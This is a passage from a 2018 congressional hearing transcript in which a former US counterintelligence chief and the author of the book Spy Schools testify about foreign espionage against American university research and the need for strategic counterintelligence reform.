Today, Commissioner Wessel is President of The Wessel Group Incorporated, a public affairs consulting firm offering expertise in government, politics, and international affairs. He holds a Bachelor of Arts and a Juris Doctorate from The George Washington University. He is a Member of the Board of Directors of the Goodyear Tire & Rubber Company and is a member of the Council on Foreign Relations.

Chairman ABRAHAM. Thank you, Mr. Wessel.

I now recognize Honorable Michelle Van Cleave for five minutes to present her testimony.

TESTIMONY OF THE HONORABLE MICHELLE VAN CLEAVE, FORMER NATIONAL COUNTERINTELLIGENCE EXECUTIVE

Ms. VAN CLEAVE. Thank you so much, Mr. Chairman, and Members of the Committee.

I had the honor of serving as the first national head of U.S. counterintelligence. I was appointed by President Bush in 2003, and I have spent the years since leaving office with a continuing sense of gratitude for the honor of having served in that capacity and a continuing sense of obligation to share what I learned. I'm especially grateful, therefore, for the opportunity to be here this morning to share some of these insights with you as they pertain to the subject of today's hearing.

The United States is a spy's paradise. Our free and open society is tailor-made for clandestine operations. As this committee is so well aware, American R&D, the engine for raw ideas and products and capabilities and wealth, is systematically targeted by foreign collectors to fuel their business and industry and military programs at our expense.

China and Russia both have detailed shopping lists of targeted U.S. technologies and specific strategies for clandestine acquisition, ranging from front companies to joint R&D projects to cyber theft to old-fashioned espionage. U.S. academic institutions with their great concentration of creative talents and cutting-edge research and open engagement with the world of ideas are an especially attractive environment for these kinds of activities.

Let me say the numbers are frankly staggering. For every dollar we invest, some $510 billion annually, we lose most if not all of that equivalent amount to these kinds of illicit activities every year. Each year, reports out of U.S. counterintelligence show numbers that are worse than the year before. Losses are growing, numbers of foreign collectors are growing, vulnerabilities are growing, and the erosion of U.S. security and economic strength is also growing.

So why don't we do more to disrupt these operations before adversaries make off with our trade secrets, our national security secrets, and other valuable information? Let me ask you to hold that thought.

The last time I sat in this witness chair was five years ago at another Oversight hearing on this very subject. In fact, Mr. Chairman, as we were sitting here having that hearing, the case that you referenced, the MRI exfiltration at NYU, there were surveillance cameras watching them at that very moment. And toward the end of that hearing, one of the members asked me very pointedly, "Isn't there a way we can go on offense? Isn't there a way?" "Yes," I answered, "there is, but national security leadership must be prepared to change the way we do the counterintelligence business if we are going to do that." So today, I'd like to pick up at that bottom line and get to that point.

Unlike most other nations in the world, the United States has never had a national counterintelligence service. Instead, counter-

intelligence grew up as part of the distributed responsibilities of the three operational agencies—the FBI, whose principal responsibility is to find the spies here and put them in jail; the CIA, whose job is to make sure that their clandestine collection operates securely in all the realms in which it is asked to operate; and the military services, who have to be worried about foreign intelligence threats to our military operations abroad.

And they're all very good at what they do. But throughout our history, most of our history, there was no national head of counterintelligence to integrate all of these various activities or to provide a common picture of the threat or to identify gaps or to warn of these activities. And 16 years ago, the Congress took a look at this and said this isn't working right. We have got to make some changes.

The *Counterintelligence Enhancement Act of 2002* was passed to create a national head of counterintelligence to integrate all these things—to provide warning of foreign intelligence threats to the United States, to find ways of filling in the seams so that foreign espionage couldn't exploit those seams, and to make sure that we were aware of these kinds of strategic threats to our activities, these kinds of R&D exfiltration, and broader threats to the United States, information threats, cyber exploitation, influence operations. These were the things that the office that I headed was asked to worry about.

And when I served in that job, we took a look at how CI was distributed in this country, and we said, you know, tinkering around the edges isn't going to do. We need to make substantial changes in the way we do these operations. We need to have a strategic counterintelligence program that knits together different activities, that characterizes a threat, that gets ahead of the threat, by understanding how these foreign intelligence services operate, how they are structured, how they're tasked, and and what their vulnerabilities are so that we can get inside of them and stop them before they hurt us.

Unfortunately, the strategy that President Bush issued to go forth and do these things in a proactive way was never implemented. Now, why is that? Well, it was signed in 2005. That was the same year that the Director of National Intelligence Office was first created. There was a lot of new bureaucracy and many new priorities, which pulled away resources and direction from what we were trying to do.

At the same time, the bigger problem was there was no real strategic counterintelligence program that the new law mandated, so it was easy not to follow through on these things because there was no requirement in fact to do that.

I know my time is short, but I do want to urge that we spend a little time talking more about what can be done and how effective we could be if we worked our counterintelligence as a strategic tool of the nation's national security strategy. That possibility is open to us. And I will suggest to you that if we continue to just go along with the old business model of how we've been working case by case by case instead of going after the service proactively as a target, as I know our professional community in fact could do if national leadership gave them that direction, we will continue to have

these unacceptable losses to our nation. Changes are possible. Good things can happen, but leadership is required. Thank you.

[The prepared statement of Ms. Van Cleave follows:]

Michelle Van Cleave[i]
Former National Counterintelligence Executive
Senior Fellow, George Washington University

Statement before the
House Committee on Science, Space, and Technology
Subcommittee on Oversight, Subcommittee on Research and Technology
April 11, 2018

Joint hearing on foreign nations' exploitation of U.S. academic institutions for the purpose of accessing and exfiltrating valuable science and technology (S&T) research and development

Co-Chairs Abraham and Comstock, Ranking Members Beyer and Lipinski:

It is a privilege to appear again before this Committee, where early in my career I had the honor of serving as Minority Counsel. The last time I testified before the Oversight Subcommittee was five years ago, also on the subject of espionage threats to America's science and technology base. I recall nodding in agreement with my fellow panelists:

- *The open exchange of ideas is essential not only to discovery and research, but also to America's leadership and values,* said one of the country's most distinguished engineers.
- *China is saving incalculable amounts of time, money and research effort through espionage and intellectual property theft directed against the U.S*, said the expert from the U.S. China Commission.
- *The numbers of economic espionage cases and export control violations are increasing every year, and we don't have the resources to keep up with them,* said the former FBI special agent.

So what should we do? asked the Chairman. What indeed.

For even as our hearing was underway, surveillance cameras at NYU's medical center were capturing an associate professor of radiology and two research assistants – all from China – secretly photographing MRI technology developed by another team under a $4 million NIH grant, which (the criminal complaint alleges) they were "sharing" with a research institute sponsored by the Chinese government.[1] Their subsequent arrests and later plea deals are but a drop in an overflowing bucket.

[1] Department of Justice https://www.justice.gov/usao-sdny/pr/manhattan-us-attorney-and-fbi-assistant-director-charge-announce-criminal-complaint

As this Committee is well aware, American R&D -- the engine for new ideas and products and capabilities and wealth -- is systematically targeted by foreign collectors to fuel their business and industry and military programs at our expense. By far the vast majority of foreign acquisition of U.S. technology is open and lawful, as are the transactions of individuals and businesses involved in international commerce, as well as the free exchange of ideas in scientific and academic forums. Even so, while the United States leads in the world in R&D spending, with annual investments of some $510 billion,[2] we are losing most if not more of that dollar amount every year through systematic theft.[3] It continues to be what Gen. Keith Alexander, then Director of the National Security Agency, memorably called "the greatest transfer of wealth in history." That was six years ago ... and counting.

China, which accounts for nearly a third of the growing foreign student population in the United States[4] and the lion's share ($385 billion in 2017) of our trade deficit,[5] easily tops the threat list. It's not just that there are a lot of Chinese nationals working in American companies or laboratories, or studying or teaching at American universities, picking up whatever happens to come their way. No. As the Defense Department has reported,[6] China has a government-directed, multi-faceted secret program whose primary task is technology acquisition, as well as a highly refined strategy to develop and exploit access to advantageous information through the global telecommunications infrastructure.

In fact, China and Russia both have detailed shopping lists of targeted U.S. technologies and specific strategies for clandestine acquisition, ranging from front companies to joint R&D projects to cyber theft to old fashioned espionage; nor are they alone. There is also a third party black market for that stolen S&T, for both commercial and military buyers.

In other words, foreign targeting of the U.S. science and technology base is driven by purposeful collection, tasking and exploitation by foreign nations who employ the full reach of their intelligence capabilities to that end. And business is booming.

Indeed, the United States is a spy's paradise. Our free and open society is tailor-made for clandestine operations. Most of the golden eggs worth collecting are found within our borders: military plans, diplomatic strategies, weapons designs, nuclear secrets, proprietary R&D from companies such as Bell Labs or Dupont or Boeing. And foreign powers are running intelligence operations throughout the United States with unprecedented independence from the safe havens of their diplomatic establishments, leaving our counterintelligence efforts in the dust.

---

[2] National Science Foundation https://www.nsf.gov/statistics/2018/nsf18306/

[3] 2017 Update to the IP (Blair/Huntsman) Commission Report "We estimate that at the low end the annual cost to the U.S. economy of several categories of IP theft exceeds $225 billion, with the unknown cost of other types of IP theft almost certainly exceeding that amount and possibly being as high as $600 billion annually."

[4] Institute of International Education https://www.iie.org/Why-IIE/Our-Vision

[5] U.S. Trade Representativehttps://ustr.gov/countries-regions/china-mongolia-taiwan/peoples-republic-china

[6] Department of Defense http://archive.defense.gov/pubs/2013_China_Report_FINAL.pdf

U.S. academic institutions, with their great concentration of creative talent, cutting edge research endeavors, and open engagement with the world of ideas, are an especially attractive environment for foreign collectors targeting America's R&D wealth. The advent of social media has opened the door even wider. As FBI Director Christopher Wray explained before the Senate Intelligence Committee earlier this year,

> The use of non-traditional collectors, especially in the academic setting — whether it's professors, scientists, students — we see in almost every field office that the FBI has around the country. It's not just in major cities. It's in small ones as well, it's across basically every discipline. And I think the level of naiveté on the part of the academic sector about this creates its own issues.
>
> They're exploiting the very open research and development environment that we have, which we all revere. But they're taking advantage of this. One of the things we're trying to do is to view the Chinese threat as not just a whole of government threat, but a whole-of-society threat, on their end. And I think it's going to take a whole-of-society response by us. It's not just the Intelligence Community, but it's raising awareness within our academic sector, within our private sector, as part of defense.[7]

Raising awareness is obviously an important part of the answer. But so is raising our ability to act. And that's not a private sector job; it's a U.S. government job.

Year after year, we dutifully collect data about how much of our nation's wealth is hemorrhaging out the door through illicit foreign collection. For its part, the Congress properly attempts to raise awareness through hearings such as this, passes new legislation to strengthen law enforcement's reach and victims' legal recourse, gives the President sanctions authority, and advances security measures to protect against these activities. Yet, as important as they are, more robust security programs, awareness training, FOCI regulations, diplomatic demarches and tech transfer laws alone – the current suite of our technology protection efforts – will never be enough to stop these massive programs of state-orchestrated technology theft.

Which brings me back to our hearing, five years ago. Toward the end, one of the Members asked pointedly, *Isn't there a way we can go on offense?* Yes, I answered, there most certainly is – but national leadership must be willing to revamp our counterintelligence enterprise to get there.

Today I thought we might pick up where that conversation left off. To be sure, counterintelligence is only one part of the policy mix that is needed to effectively counter illicit technology acquisition. But I have observed that the government's ability to identify and disrupt foreign intelligence operations is the piece too often neglected in open discussions such as this ... or even within national security councils behind closed doors.

---

[7] https://www.intelligence.senate.gov/hearings/open-hearing-worldwide-threats-hearing-1

Why is that? Perhaps because counterintelligence is seen as the purview of intelligence and therefore not usefully addressed in the open. Or perhaps because its potential contributions to national security are simply not generally understood. Yet if war is too important to be left to the generals, as Clemenceau famously said, then counterintelligence is too important to be left to the intelligence community.

Accordingly, I'd like to provide some background on how U.S. counterintelligence has evolved over the years, why it is not optimized for sweeping strategic challenges such as the subject of today's hearing, and what needs to be done now.

The work of clandestine services, engaged in intelligence collection and other activities, is an arena of international competition where the advantage does not necessarily go to the rich or the otherwise powerful. Foreign adversaries may not have a prayer of fielding costly and technologically demanding technical collection suites, but they can organize, train, equip, sustain and deploy impressive numbers of case officers, agents of influence, saboteurs, hackers and spies; and the United States has become the single most important collection target in the world. Intelligence operations against the United States are now more diffuse, more aggressive, more technologically sophisticated, and potentially more successful than ever before, especially within U.S. borders, where America's rich, free society and an extensive foreign presence provide opportunity and cover for intelligence services and their agents.

By contrast, counterintelligence (CI) – identifying, assessing and neutralizing foreign intelligence threats -- has been little more than an afterthought in U.S. national security strategy,[8] a legacy of neglect that has cost us dearly in lives lost, resources squandered, and dangers unchecked.

Sixteen years ago, in the wake of a devastating espionage case that shook the U.S. intelligence community to its core,[9] with worse to come,[10] Congress took a hard look at the CI enterprise and saw that it was little changed from the set pieces that emerged after World War II. The three major operating elements each had become highly proficient in their respective CI responsibilities: 1) the FBI, far and away the largest CI organization in the U.S. government, whose principal job is to find the spies and arrest them; 2) CIA, whose main CI concern is to make sure our spies succeed; and 3) the Defense Department, charged with protecting against enemy intelligence operations. These are all vital missions.

Yet foreign intelligence services don't target an FBI field office, or a CIA station, or a military installation abroad; they target the United States.

---

[8] Notably, none of the National Security Strategy guidance issued by U.S Presidents over the past four decades has addressed countering foreign intelligence threats as part of national policy or strategy... including the latest iteration in 2017 https://www.whitehouse.gov/wp-content/uploads/2017/12/NSS-Final-12-18-2017-0905.pdf

[9] Aldrich Ames - SSCI https://www.intelligence.senate.gov/sites/default/files/publications/10390.pdf; D/CIA https://www.cia.gov/news-information/press-releases-statements/press-release-archive-1995/ps103195.html

[10] Robert Hanssen DOJ/IG https://oig.justice.gov/special/0308/index.htm

So whose job was it to perform systematic collection or analysis of foreign intelligence threats to the United States? To build a common operating picture of the threat against which to array our CI operations? To ensure a coherent assignment of resources to counter foreign intelligence activities?

Historically the answer was "no one." The *National Security Act of 1947* established the basic contours of the post-war U.S. intelligence community, but (other than defining the term[11]) said nothing about counterintelligence. In the decades since, we had no central leadership of U.S. counterintelligence, no agreed guiding principles or CI doctrine common to the discipline, and no national-level orchestration of U.S. counterintelligence activities against foreign intelligence threats to the United States.

In other words, while the threat is strategic, our CI enterprise was not designed to enable a strategic response. There was no overarching national leadership to provide cohesion or strategic direction for our CI activities. And no government entity had been given responsibility to ensure that foreign intelligence threats *to the United States* were identified, assessed and neutralized to protect America's national and economic security and advance our country's vital interests.

The Counterintelligence Enhancement Act of 2002 stepped into the void to create for the first time a national head of U.S. counterintelligence. The purpose was twofold:

- First, to close the seams that existed between the fiefdoms of the several operating agencies, which were being exploited by spies seeking a way into U.S. national security secrets. (*E.g.*, Russian agents inside the U.S. government like Aldrich Ames at CIA and Robert Hanssen at the FBI had benefited from those seams for 9 and 21 years respectively, and DIA analyst Ana Montes – Cuba's star asset – for 17.)
- The second, equally compelling purpose was to develop and execute a national counterintelligence strategy to protect the United States against foreign intelligence threats targeting the riches of our economy and the openness of our society – a growth industry leading into the 21st century.

When President Bush appointed me to the new post, we conducted a top-to-bottom review of the U.S. counterintelligence landscape and concluded that tinkering around the edges wouldn't do. The national counterintelligence enterprise needed to be reconfigured to go on the offense, to exploit where we can, and interdict where we must, with the purpose of degrading adversary intelligence services and their ability to work against us.

The first *National Counterintelligence Strategy of the United States*, issued by President Bush in 2005, had this proactive reorientation as its central goal. "[E]ach member of the counterintelligence community must be prepared to assume new responsibilities, and join

[11] As defined in the National Security Act of 1947, "Counterintelligence means information gathered and activities conducted to protect against espionage, other intelligence activities, sabotage, or assassinations conducted for or on behalf of foreign powers, organizations or persons, or international terrorist activities".

together in a unity of effort..."[12] But before the ink was dry, the new office of the Director of National Intelligence (DNI) was established along with a new bureaucracy that steered policy and funding away from our nascent efforts to create a strategic CI capability.[13]

Unfortunately, the backsliding continued under President Obama. A directive (ICD 750) issued by DNI Jim Clapper in 2013 and still in force explicitly devolves authority and responsibility for all CI programs down to the department/agency level.[14] The national head of counterintelligence was rebranded director of a security and CI center, his duties further dissipated by the fixation on leaks and insider threats driven by the grievous harm done by Snowden, Manning, *et al.* Gone was any dedicated strategic CI program, while elite pockets of proactive capabilities died of neglect. Read between the lines of existing CI guidance and you will not find a whiff of a national-level effort left, other than caretaker duties such as taking inventory and writing reports.

Here's the problem. In creating a new head of U.S. counterintelligence, Congress sought to bring strategic coherence to our efforts to identify and neutralize the growing panoply of foreign intelligence threats: espionage, technology theft, deception and denial, and influence operations. But the means of execution – *a strategic counterintelligence program* -- was never put in place.

Sixteen years after the creation of the national CI office, we're back to square one.

U.S. counterintelligence is finely tuned to work individual cases, but it is not postured globally to detect, deter or disrupt the intelligence activities of China or any other foreign power, or to execute strategic counterintelligence operations. Under the current business model, there is no national level system that enables the integration and coordination of the diverse activities of U.S. counterintelligence to achieve common strategic objectives. There is no standard approach to targeting among the counterintelligence elements of the FBI, CIA and DOD; interagency information sharing is poor, and infrastructure support even worse. Even the modest national mechanisms developed to deconflict offensive CI activities stop at the water's edge, a legacy of the old divide between foreign and domestic operational realms.

In order to "go on offense," the U.S. government would need a means for identifying and neutralizing foreign intelligence activities directed against U.S. interests as an integral national security tool – something we do not have today. We know surprisingly little about adversary intelligence services relative to the harm they can do. And no single entity has a complete picture to provide warning of possible foreign intelligence successes, to support operations, or to formulate policy options for the president and his national security leaders.

---

[12] https://www.dni.gov/files/NCSC/documents/archives/FinalCIStrategyforWebMarch21.pdf
[13] Project on National Security Reform http://www.pnsr.org/wp-content/uploads/2007/12/michelle.pdf
[14] https://www.dni.gov/files/documents/ICD/ICD750.pdf

Going on offense also means not waiting until the threat is here, in our own backyard. We need to ask, how are adversary services trained, tasked, and funded? Where do they operate, against what targets, with what support? What is their leadership structure, their personnel rosters, their critical nodes of operation, the doctrine by which they deploy? And what are their vulnerabilities? What are the indicators that might give us warning of intelligence operations against us? Are there tripwires we can design to give us an edge? With such analytic insights, U.S. counterintelligence could seize the initiative and begin by working the target abroad, with the purpose of selectively degrading the foreign intelligence service and its ability to work against us.

To do that, the United States needs a strategic CI program – the budgets, billets, and processes -- to enable the integrated planning, orchestration and execution of CI operations to get inside hostile intelligence services, find their vulnerabilities, and neutralize them as national policy may dictate.

As the Congress considers how to close the floodgates of pilfered technology – or how to respond to Russian influence operations against our democratic institutions -- it would be instructive to take a fresh look at the Counterintelligence Enhancement Act, the performance of the national CI office, and the long-overdue modernization of our nation's CI enterprise. Successive administrations have let this vital mission slide, and we are paying the price in terms of America's vulnerability to technology theft and a long list of foreign adversaries and competitors who know an opportunity when they see it.

In my view, the choice is simple. We can handle these threats piecemeal, or we can pull together a strategic program -- one team, one plan, one goal -- to reduce the overall danger. We can chase individual spies or technology thieves case by case, or we can target the services that send them here. In short, we can go on offense ... but national leadership must be willing to direct and empower America's counterintelligence enterprise to carry out that vital mission.

---

[1] *All statements of fact, opinion, or analysis expressed are those of the author and do not reflect the official positions or views of the U.S. Government, ODNI, or intelligence community.*

Michelle Van Cleave served as the National Counterintelligence Executive under President George W. Bush. As the first statutory head of U.S. counterintelligence, she was responsible for directing and integrating FBI, CIA, Defense and other counterintelligence activities across the federal government. She has also held senior staff positions in the Congress (including staff director, Senate Judiciary Subcommittee on Technology, Terrorism and Government Information; Minority Counsel, House Science, Space and Technology Committee; and professional staff member, House Appropriations Subcommittee on Foreign Operations), at the Pentagon coordinating homeland defense policy in the aftermath of 9/11, and in the White House Science Office, where she served as Assistant Director and General Counsel under Presidents Ronald Reagan and George H.W. Bush. A lawyer and consultant in private life, she is a Senior Fellow at George Washington University and a principal with the Jack Kemp Foundation, helping to establish and manage programs to develop, engage and recognize exceptional leaders.

Chairman ABRAHAM. Thank you, Ms. Van Cleave.

I now recognize Mr. Daniel Golden for five minutes.

TESTIMONY OF MR. DANIEL GOLDEN, AUTHOR, SPY SCHOOLS

Mr. GOLDEN. Thank you. I'd like to thank the Committee for inviting me and——

Chairman ABRAHAM. Mr. Golden, if you will push that button and put that mic on.

Mr. GOLDEN. Thank you. Thanks very much to the Committee for inviting me. I'm delighted to be here with such distinguished fellow panelists. In fact, Michelle, I quote her prior congressional testimony in my book *Spy Schools*.

My book examines both foreign and domestic espionage activity at U.S. universities, but my testimony today will focus on foreign theft of federally funded academic research.

The number of foreign students and faculty has mushroomed over the past 40 years. In 2016, the number of international students at U.S. universities topped 1 million for the first time, almost seven times the total in 1975 and more than double the 2000 figure. And of course they were basically no Chinese students here before 1978.

The number of foreign-born scientists and engineers working at U.S. colleges and universities rose 44 percent between 2003 and 2013, and in key technical fields like engineering and computer science, American universities award more than half of their doctorates to international students.

Educational globalization has many benefits: diverse perspectives in the classroom cross-cultural understanding, skilled labor for research, collaboration of the world's best minds, and the advancement of learning. But there is an alarming side effect. Globalization has transformed American universities into a frontline for espionage. Some small but significant percentage of international students and faculty come to help their countries gain recruits for clandestine operations, insights into U.S. Government plans, and access to sensitive military and civilian research. Academic solicitation defined as the use of students, professors, scientists, and researchers as collectors tripled from eight percent of all foreign efforts to obtain sensitive or classified information in fiscal year 2010 to 24 percent in 2014, according to the Defense Security Service.

For foreign intelligence services, a university offers a valuable and lightly guarded target. They can exploit the revolving door between academia and government. Today's Professor of International Relations is tomorrow's Assistant Secretary of State. They can recruit naive students and guide them into the federal agency of their choice.

Academic research offers a vulnerable and low-risk target for foreign espionage. University laboratories are often less protected than their corporate counterparts, reflecting a culture oriented toward collaboration. Typically, university researchers aren't required to sign nondisclosure agreements, which run counter to the ethic of openness. Open campuses also make it simple to gather intelligence. Spies with no academic affiliation can slip unnoticed

into seminars, student centers, libraries, and cafeterias and befriend the computer scientist or Pentagon advisor sitting beside them.

And academia's old-fashioned gentlemanly culture abets espionage. All it takes for professors in different countries to agree to collaborate on research is a phone call, an email, or perhaps a handshake at a conference. There's not necessarily a contract that explicitly spells out what data or equipment each side has access to. Many science students and faculty are unfamiliar with intellectual property safeguards.

University administrations largely overlook this threat in part for financial and reputational reasons. They're ramping up enrollment of full-paying international students an opening campuses abroad, which are often subsidized by the host countries.

The story of one Chinese graduate student at Duke University illustrates how vulnerable academic research is to foreign raiders and how little universities do to protect it. I came across this saga when, through a public records request, I obtained the agenda of an October 2012 meeting of the National Security Higher Education Advisory Board, which I heard today was recently disbanded. One agenda item stated that Duke University Professor David Smith, quote, "will discuss how, without his knowledge, a Chinese national targeted his lab and published and exploited Dr. Smith's research to create a mirror institute in China." The episode cost Duke significantly in licensing, patents, and royalties, and kept Smith from being the first to publish groundbreaking research.

I soon learned that Smith was a renowned researcher who had helped launch the fast-growing field of meta-materials, artificial materials with properties not found in nature. His lab had invented the first invisibility cloak ala Harry Potter, although it only concealed objects from microwaves, not the human eye, and that his lab had Pentagon funding to develop ways of making weapons invisible.

And I identified the Chinese national as Ruopeng Liu, a former graduate student in Smith's lab. Through interviews with Smith and other lab members, I discovered that Liu had left a trail of specifics suspicious behavior, arranging for Chinese scientists to visit the Duke lab and photograph its equipment, passing them data and ideas developed by unwitting colleagues at Duke, deceiving Smith into committing to work part-time in China by enlisting him under false pretenses to participate in the brain-game program called Project 111 that Michael mentioned, and secretly starting a Chinese website based on the work at Duke.

After numerous warnings from other members of the lab and questions from the Pentagon, Smith finally began to suspect Liu and took away his key to the lab, but Duke still gave him a doctorate. Liu noted in an interview for my book that the invisibility research was considered basic but the are advantages even to stealing open research, mainly saving time and avoiding mistakes. With a mole in a U.S. university laboratory, researchers overseas can publish and patent an idea first, ahead of the true pioneers, and enjoy the consequent acclaim, funding, and surging interest from top students and faculty. In fact, a foreign government may be

eager to scoop up a fundamental breakthrough before its applications become so important that it's labeled secret and foreign students lose access to it.

Universities should be more smarter and more sophisticated about the intelligence ramifications of research collaborations, student and faculty exchanges, academic conferences, and international admissions. I'd like to see more training and courses in intellectual property rights, contractual agreements for cross-border collaborations that spell out each side's access to data and equipment, and orientation sessions for conferences on study-abroad programs that include tips on recognizing come-ons from intelligence agencies. And if students or alumni are exposed as foreign spies, universities should deny or revoke their degrees rather than looking the other way.

As Americans, we're all concerned and rightly so about foreign intelligence services interfering in our elections. Like democratic elections, a robust, open, and intellectually curious system of higher education is a hallmark of our society we should take pains to protect it as well. Thank you.

[The prepared statement of Mr. Golden follows:]

House Science Committee testimony April 11/Daniel Golden

I would like to thank the committee for inviting me. I am testifying in my personal capacity as the author of "Spy Schools: How the CIA, FBI, and Foreign Intelligence Secretly Exploit America's Universities," rather than as a senior editor at ProPublica. Although my book examines both foreign and domestic espionage at U.S. universities, my testimony today will focus on foreign theft of federally-funded academic research.

The number of foreign students and faculty has mushroomed for the past 40 years. In 2016, the number of international students at U.S. universities topped 1 million for the first time, almost seven times the total in 1975 and more than double the 2000 figure, though the numbers are starting to level off now. The number of foreign-born scientists and engineers working at U.S. colleges and universities rose 44 percent in the decade between 2003 and 2013, from 360,000 to 517,000. In key technical fields such as engineering and computer science, American universities award more than half of doctorates to international students.

Educational globalization has many benefits: diverse perspectives in the classroom; cross-cultural understanding; skilled labor for research; collaboration of the world's best minds in the advancement of learning.

But there's an alarming side-effect. Globalization has transformed American universities into a front line for espionage. Some small but significant percentage of international students and faculty come to help their countries gain recruits for clandestine operations, insights into U.S. government plans, and access to sensitive military and civilian research. Academic solicitation, or "the use of students, professors, scientists or researchers as collectors," tripled from 8 percent of all foreign efforts to obtain sensitive or classified information in fiscal 2010 to

24 percent in 2014, according to the Defense Security Service, a Defense Department agency that protects American technology.

For foreign intelligence services, a university offers a valuable and lightly guarded target. They can exploit the revolving door between academia and government: today's professor of international relations is tomorrow's assistant secretary of state. They can recruit naïve students and guide them into the federal agency of their choice.

Universities undertake a growing amount of government-funded research, much of it sensitive. The U.S. government spent $27.4 billion on academic R&D in 2014, triple the tab in 1990. That includes $2.4 billion from the Pentagon and intelligence agencies – not counting the CIA, which doesn't publicly report expenditures. Academic research offers a valuable, vulnerable, and low-risk target for foreign espionage. Despite pursuing groundbreaking technologies for the Pentagon and the intelligence community, university laboratories are less protected than their corporate counterparts, reflecting a culture oriented toward collaboration and protection. Typically, university researchers aren't required to sign nondisclosure agreements, which run counter to the ethic of openness.

Open campuses make it simple to gather intelligence. Spies with no academic

affiliation can slip unnoticed into seminars, student centers, libraries, and cafeterias – pretty much anywhere except laboratories conducting classified research - and befriend the computer scientist or Pentagon adviser sitting beside them.

Academia's old-fashioned, gentlemanly culture also abets espionage. All it takes for professors in different countries to agree to collaborate on research is a phone call, an email, or perhaps a handshake at a conference. There's not necessarily a contract that explicitly spells out what data or equipment each side has access to. Many science students and faculty are unfamiliar with intellectual property safeguards. In one study, 21 percent of UCLA engineering graduate students couldn't define a patent; 32 percent couldn't define a copyright; 51 percent couldn't define a trademark; and 68 percent – more than two-thirds – couldn't define a trade secret. Never contemplating the possibility of espionage, American professors sometimes comply with requests from acquaintances or strangers overseas for research advice, manuscript reviews, or unpublished data.

University administrations largely ignore the growing threat, in part for financial and reputational reasons. They're ramping up enrollment of full-paying international students, and opening campuses abroad, which are often subsidized by the host countries.

Like their institutions, individual professors may put global prestige ahead of intellectual property. John Reece Roth, an emeritus professor of electrical engineering at the University of Tennessee, was convicted in 2008 and sentenced to four years in prison for using graduate students from China and Iran on U.S. Air Force research that was off-limits to foreigners, and taking a laptop with restricted files to China.

Roth wasn't a Chinese spy. He was simply proud of his renown there. He found it hard to believe that a country where two universities had named him an honorary professor, where his lectures drew large audiences, and where both volumes of his book *Industrial Plasma Engineering* were available in translation, could have any duplicitous intent.

A pivotal moment in educational globalization – and in the rise of academic spying -- was China's opening to the West, and its decision in 1978 to begin sending students to the U.S, which was motivated largely by a desire to catch up in science and technology. Soon afterwards, the FBI began noticing signs of an increase in campus spying, such as a spike in the use of copying paper.

China now accounts for almost one-third of international students in the US, and

about 15% of foreign-born researchers and scientists. Again, the vast majority pose no threat and, like other newcomers, infuse American universities with energy and fresh perspectives. Still, a study conducted for my book found that at least 30 people born or raised in China and charged since 2000 in U.S. courts with economic espionage, theft of trade secrets and similar offenses attended American colleges or graduate schools, including Harvard, Stanford, Columbia, and Cornell.

The story of one Chinese graduate student at Duke University illustrates how vulnerable academic research is to foreign raiders, and how little universities do to protect it. I came across this saga when, through a public records request, I obtained the agenda of an October 2012 meeting of the National Security Higher Education Advisory Board, which was established in 2005 as a forum for university presidents and US intelligence officials to discuss matters of mutual importance. One agenda item stated that Duke University professor David Smith "will discuss how, without his knowledge, a Chinese national targeted his lab and published and exploited Dr. Smith's research to create a mirror institute in China. The episode cost Duke significantly in licensing, patents, and royalties and kept Smith from being the first to publish ground-breaking research."

I soon learned that Smith was a renowned researcher who had helped launch the fast-growing field of meta-materials, or artificial materials with properties not

found in nature; that his lab had invented the first "invisibility cloak," though it only concealed objects from microwaves, not the human eye; and that his lab had Pentagon funding to develop ways of cloaking weapons. And I identified the Chinese national as Ruopeng Liu, a former graduate student in Smith's lab. Through interviews with Smith and other lab members, I discovered that Liu had left a trail of suspicious behavior. He arranged for Chinese scientists to visit the Duke lab and photograph its equipment, and passed them data and ideas developed by unwitting colleagues at Duke. He deceived Smith into committing to work part-time in China by enlisting him under false pretenses to participate in a program called Project 111, which the Chinese government established in 2006 to spur "scientific" renewal of Chinese universities by recruiting famous scientists as "overseas academic masters." And he secretly started a Chinese website based on the work at Duke.

To be sure, it seems likely that Liu was poaching the research for his own benefit, rather than for Chinese intelligence. Also, he didn't explicitly broke the rules, mostly because there was no formal collaboration agreement and Duke's guidelines didn't anticipate this sort of situation. Still, his actions smacked of economic espionage.

After numerous warnings from other members of the lab, and questions from the

Pentagon, Smith finally began to suspect Liu, and took away his key to the lab, but Duke still awarded Liu a doctorate. Coincidentally or not, a week after Liu's dissertation defense, Duke trustees approved negotiations with Chinese officials to build a campus in the city of Kunshan, which would supply the land and facilities for free. Once he had received his degree, Liu returned to China, where he used Duke's research to start a competing institute and business with Chinese government support, and became a billionaire.

In an interview for my book, Liu defended himself by noting that the invisibility research was basic, not export-controlled or classified. "I worked in fundamental research and published papers and they can be seen by anyone in the world," he said.

Yet there are advantages even to stealing open research: namely, saving time and avoiding mistakes. With a mole in a U.S. university laboratory, researchers overseas can publish and patent an idea first, ahead of the true pioneers, and enjoy the consequent acclaim, funding, and surge in interest from top students and faculty. In fact, a foreign government may be eager to scoop up a fundamental breakthrough before its applications become so important that it's labeled secret—and foreign students lose access to it. One former FBI official whom I interviewed had a term for such promising science: "pre-classified."

Liu "was definitely filled with intent," and his actions "could have tremendous economic impact in the future," Prof. Smith told me. "I think if people understood how something like this happens, and how those with potentially ill intent can take advantage of the natural chaos that occurs in US academic environments, they might become more aware and avoid things like this in the future."

Project 111, for which Liu was a recruiter, is one of a vast array of Chinese "brain gain" programs that, intentionally or not, encourage theft of intellectual property from U.S. universities. Unlike Project 111, most of these initiatives target scientists of Chinese descent. Unhappy with the high percentage of Chinese students at Western universities who chose to stay abroad after earning their degrees, China's national, provincial, and municipal government have embarked on aggressive efforts to lure back the most successful expatriates.

Of the slew of initiatives, the best known are the Hundred Talents Program and the Thousand Talents Program. Hundred Talents seeks up-and-coming scholars under age forty. Thousand Talents, established in 2008 by the Communist Party's powerful Organization Department, woos prominent professors of Chinese ethnicity under age fifty-five. "The Chinese government has been the most assertive government in the world in introducing policies targeted at triggering a reverse brain drain," one study concluded in 2012.

These programs offer such generous salaries, laboratory facilities, research funds, housing, medical care, jobs for spouses, top schools for children and other incentives that a borderline candidate may be tempted to improve his chances by bringing back somebody else's data or ideas. One former FBI agent summed up the implicit message to Chinese researchers in the US this way: "Don't come home empty-handed."

